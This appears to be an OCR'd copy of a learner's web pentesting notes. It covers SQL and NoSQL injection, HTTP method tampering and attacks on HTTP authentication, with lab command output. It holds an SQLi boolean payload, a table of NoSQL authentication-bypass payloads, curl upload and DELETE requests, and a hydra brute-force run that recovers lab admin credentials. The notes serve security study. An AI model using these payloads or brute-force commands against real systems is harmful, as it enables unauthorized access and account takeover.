
SQL (notes) (1).pdf

Finding SQL injection

SQL Injection Testing

- Testing an application input for SQL injection will typically involve trying to inject:
  - **String terminators: ' and "**
  - **SQL commands: SELECT, UNION, and other SQL commands**
  - **SQL comments: # or --**
- It is also important to consider whether the injectable parameter/input is string based or integer based.

Note: Always test one injection at a time! Otherwise, you will not be able to identify which injection vector/payload is successful.



Finding SQL Injection Manually

TRY


TRY


TRY


Finding In band SQL


- ERROR Based
  - Try manually, use github cheetsheets

- automation with sqlmap










“here we got the possword with it is in hashed format hmmm”

“so we cannot login into the database “

“lets try to get the shell “




“mujhe to shell nai mila error aya but you can keep trying”


- **Union Based**

Blind SQL


- **Boolean Based**

- ‘ or 1=1#





“once you get that website have sql boolean based vulnbrty then you can also use sqlmap and further enumeration like databases”



- **Time Based Injection**

No SQL DATABASE

`Introduction`

NoSQL databases, also known as "Not Only SQL" databases, are a class of database management systems that provide a non-relational approach for storing and retrieving data.

Unlike traditional relational databases, which organize data into tables with predefined schemas, NoSQL databases offer more flexible data models that can handle unstructured, semi-structured, and rapidly evolving data

NoSQL databases emerged as a response to the need for scalability, performance, and agility in handling modern data types and workloads.

`Types of NoSQL Databases`


Key-Value Stores: These databases store data as a collection of key-value pairs. The value can be any type of data, such as text, JSON, or binary objects. Examples include Redis, Riak, and Amazon DynamoDB.


Document Databases: Document databases store and retrieve data in JSON-like documents. Documents can vary in structure, and the database provides features for querying and indexing based on the


document's content. MongoDB and Couchbase Server are popular document databases.

Columnar Databases: Columnar databases organize data into columns rather than rows, making them efficient for analytical workloads and handling large volumes of data. Apache Cassandra and Apache HBase

`Difference`







“ They have their own query languages”

```
        show dbs                    show database names
        show collections            show collections in current database
        show users                  show users in current database
        show profile                show most recent system.profile entries with time >= 1ms
        show logs                   show the accessible logger names
        show log [name]             prints out the last segment of log in memory, 'global' is default
        use <db_name>               set current database
        db.foo.find()               list objects in collection foo
        db.foo.find( { a : 1 } )    list objects in foo where a == 1
        it                          result of the last line evaluated; use to further iterate
        DBQuery.shellBatchSize = x  set default number of items to display on shell
        exit                        quit the mongo shell
> show dbs
admin  0.000GB
city   0.002GB
flag   0.000GB
local  0.000GB
stats  0.000GB
users  0.000GB
```

```
admin  0.000GB
city   0.002GB
flag   0.000GB
local  0.000GB
stats  0.000GB
users  0.000GB
> use users
switched to db users
> show collections
banned
current
past
> show dbs
admin  0.000GB
city   0.002GB
flag   0.000GB
local  0.000GB
stats  0.000GB
users  0.000GB
> use flag
switched to db flag
> show collections
flag
> db.flag.find()
{ "_id" : ObjectId("646c98504e941d773ec1514b"), "flag" : "fl4g_f0r_m0ng0_db" }
>
```

No-sql injection

NoSQL Injection

- NoSQL Injection is a security vulnerability that occurs in applications that utilize NoSQL databases.
- It is a type of attack that involves an attacker manipulating a NoSQL database query by injecting malicious input, leading to unauthorized access, data leakage, or unintended operations.
- In traditional SQL Injection attacks, attackers exploit vulnerabilities by inserting malicious SQL code into input fields that are concatenated with database queries.
- Similarly, in NoSQL Injection, attackers exploit weaknesses in the application's handling of user-supplied input to manipulate NoSQL database queries.

NoSQL Injection Example

```
// MongoDB query
var query = {
  username: username,
  password: password
};

// Perform query to check if credentials are valid
var result = db.users.findOne(query);

if (result) {
  // Login successful
} else {
  // Login failed
}
```

NoSQL Injection Example

- In this example, the application constructs a MongoDB query using user-supplied values for the username and password fields. If an attacker intentionally provides a specially crafted value, they could potentially exploit a NoSQL injection vulnerability.
- For instance, an attacker might enter the following value as the username parameter:

```
username: { $gt: "" }
```

NoSQL Injection Payloads

Payload	Use case/Function
username[$ne]=1$password[$ne]=1	Not equals to (Auth Bypass)
username[$regex]=^adm$password[$ne]=1	Checks a regular expression (Auth Bypass)
username[$regex]=.{25}&pass[$ne]=1	Checks regex to find the length of a value
username[$eq]=admin&password[$ne]=1	Equals to.
username[$ne]=admin&pass[$gt]=s	Greater than.

You can learn more about NoSQL Injection and find additional payloads here: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection

Common Attacks

HTTP

- **HTTP Method Tampering**

  HTTP method tampering, also known as HTTP verb tampering, is a type of security vulnerability that can be exploited in web applications. It occurs when an attacker manipulates the HTTP request method used to interact with a web server.

  HTTP requests typically use methods like GET, POST, PUT, DELETE, etc., to perform specific actions on a web application.

  HTTP METHOD

  GET: Used for retrieving data from the server. It should not have any side effects on the server or the application.

  POST: Used for submitting data to the server, often for actions that modify data on the server, like submitting a form.

  PUT: Used for updating a resource on the server with a new representation. It should be idempotent, meaning multiple requests should have the same effect as a single request.

  DELETE: Used for removing a resource from the server.

  OPTIONS: Used to query the server about the communication options and requirements for a specific resource, such as a URL or endpoint.

HTTP Method Tampering Process

- HTTP method tampering occurs when an attacker modifies the HTTP method being used in a request to trick the web application into performing unintended actions. For example:
  - Changing a GET request to a DELETE request: If the application doesn't properly validate the method used, it might inadvertently delete data when it should only be retrieving it.
  - Changing a POST request to a GET request: This could expose sensitive data that should only be accessible via a POST request.
  - Changing a GET request to a POST request: This might lead to unintended data modification if the application doesn't validate the method and payload correctly.

“use curl to enumerate “

“you can also use curl to look the http methods”

```
PS C:\Users\owxan> curl -v google.com
VERBOSE: received -1-byte response of content type text/html; charset=U


StatusCode        : 200
StatusDescription : OK
Content           : <!doctype html><html itemscope="" itemtype="http://
                    content="text/html; charset=UTF-8" http-equiv="Cont
                    content="/logos/doodles/2024/celebrat...
RawContent        : HTTP/1.1 200 OK
                    Content-Security-Policy-Report-Only: object-src 'no
                    'nonce-yN5Zy440qBY3lpIwg-qCrg' 'strict-dynamic' 're
```

```
┌──(kali㉿DESKTOP-U6PP1DL)-[~]
└─$ curl -v pcu.edu.in
* Host pcu.edu.in:80 was resolved.
* IPv6: (none)
* IPv4: 103.83.194.110
*   Trying 103.83.194.110:80...
```


```
* Connected to pcu.edu.in (103.83.194.110) port 80
> GET / HTTP/1.1
> Host: pcu.edu.in
> User-Agent: curl/8.8.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 301 Moved Permanently
< Date: Mon, 25 Nov 2024 12:33:49 GMT
< Server: Apache
< Location: https://pcu.edu.in/
< Content-Length: 227
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://pcu.edu.in/">here</a>.</p>
</body></html>
* Connection #0 to host pcu.edu.in left intact
```

“if you want to specify the method that also you can do “

```
┌──(kali㉿DESKTOP-U6PP1DL)-[~]
└─$ curl -v -X GET pcu.edu.in
Note: Unnecessary use of -X or --request, GET is already inferred.
* Host pcu.edu.in:80 was resolved.
* IPv6: (none)
* IPv4: 103.83.194.110
*   Trying 103.83.194.110:80...
* Connected to pcu.edu.in (103.83.194.110) port 80
> GET / HTTP/1.1
> Host: pcu.edu.in
> User-Agent: curl/8.8.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 301 Moved Permanently
< Date: Mon, 25 Nov 2024 12:37:46 GMT
```

```
< Server: Apache
< Location: https://pcu.edu.in/
< Content-Length: 227
< Content-Type: text/html; charset=iso-8859-1
<
```

```
root@attackdefense:~# curl -v -X OPTIONS http://192.10.97.3/
*   Trying 192.10.97.3:80...
* TCP_NODELAY set
* Connected to 192.10.97.3 (192.10.97.3) port 80 (#0)
> OPTIONS / HTTP/1.1
> Host: 192.10.97.3
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 30 Aug 2023 01:04:47 GMT
< Server: Apache
< X-Powered-By: PHP/5.5.9-1ubuntu4.25
< Set-Cookie: PHPSESSID=r53pj846fhov7qt758pkutc1d6; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Allow: GET,HEAD,OPTIONS
< Content-Length: 0
< Content-Type: text/html
```




```
root@attackdefense :~ # curl http://192.10.97.3/uploads/ -- upload-file
<! DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>root@attackdefense :~ #
```

“upload file with the help of curl if method is available “

```
root@attackdefense :~ # curl http://192. 10.97.3/uploads/ -- upload-fil
<! DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```


```
<title>root@attackdefense :~ # curl -X DELETE http://192.10.97.3/upload
root@attackdefense :~ #
```

- **Attacking HTTP Authentication**

  Basic HTTP authentication is a simple authentication mechanism used in web applications and services to restrict access to certain resources or functionalities.

  It's considered "basic" because it's uncomplicated and relies on a straightforward username and password combination. However, it's important to note that basic HTTP authentication is not secure on its own when used over an unencrypted connection (HTTP).

  It should only be used over HTTPS to ensure that the credentials are transmitted securely.



  “usename and passwords are endcoded user:password “

  “basically username and passwords are first encode with url then base64 “ even you can brutefroce it with bursuite and perform payload preprocession wihich iclude the encodin “

- **HTTP Digest Authentication**

HTTP Digest Authentication

- HTTP Digest Authentication is an authentication mechanism used in web applications and services to securely verify the identity of users or clients trying to access protected resources.
- It addresses some of the security limitations of Basic Authentication by employing a challenge-response mechanism and hashing to protect user credentials during transmission.
- However, like Basic Authentication, it's important to use HTTPS to ensure the security of the communication.

```
root@attackdefense:~# hydra -L /usr/share/wordlists/metasploit/unix_users.txt -P /root/Desktop/wordl
ists/100-common-passwords.txt 192.232.188.3 http-get /digest/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organization
s, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-30 08:21:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11300 login tries (l:113/p:100), ~707 tries per
task
[DATA] attacking http-get://192.232.188.3:80/digest/
[80][http-get] host: 192.232.188.3   login: admin   password: adminpasswd
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
root@attackdefense:~#
```

Sensitive Data Exposure Vulnerabilities

Sensitive Data Exposure

- Sensitive data exposure vulnerabilities refer to security flaws in a system that lead to the unintended exposure of confidential or sensitive information.
- These vulnerabilities can have serious consequences, including data breaches, privacy violations, and financial losses.

Sensitive Data Exposure Examples

- Weak Password Storage: Storing passwords in plaintext or using weak hashing algorithms without salting, making it easier for attackers to retrieve user passwords from a compromised database.
- Information Disclosure in Error Messages: Revealing sensitive data, such as system paths, database details, or user credentials, in error messages or logs that could aid attackers in exploiting the system.
- Directory Traversal: Allowing users to manipulate file paths in requests to access files and directories outside their intended scope, potentially exposing sensitive files.
- Unencrypted Backups: Storing backups of sensitive data without encryption or proper access controls, making them vulnerable if they are stolen.

BROKEN AUTHENTICATION

- Attacking login forms
- Login Form with OPT Security

SESSION Management

Session Management

- Session management in web applications refers to the process of securely handling and maintaining user sessions.
- A session is a period of interaction between a user and a web application, typically beginning when a user logs in and ending when they log out or their session expires due to inactivity.
- During a session, the application needs to recognize and track the user, store their data, and manage their access to different parts of the application.
- Effective session management is crucial for security, user experience, and maintaining the state of a web application.


Session Management Components

- Session Identifier: A unique token (often a session ID) is assigned to each user's session. This token is used to associate subsequent requests from the user with their session data.
- Session Data: Information related to the user's session, such as authentication status, user preferences, and temporary data, is stored on the server.
- Session Cookies: Session cookies are small pieces of data stored on the user's browser that contain the session ID. They are used to maintain state between the client and server.

Importance of Session Management

- User Authentication: Session management is critical for user authentication. After a user logs in, the session management system keeps track of their authenticated state, allowing them to access protected resources without repeatedly entering credentials.
- User State: Web applications often need to maintain state information about a user's activities. For example, in an e-commerce site, the session management system keeps track of the items in a user's shopping cart.
- Security: Proper session management is essential for security. If not implemented correctly, it can lead to vulnerabilities such as session fixation, session hijacking, and unauthorized access.

- **Session id and Cookies**



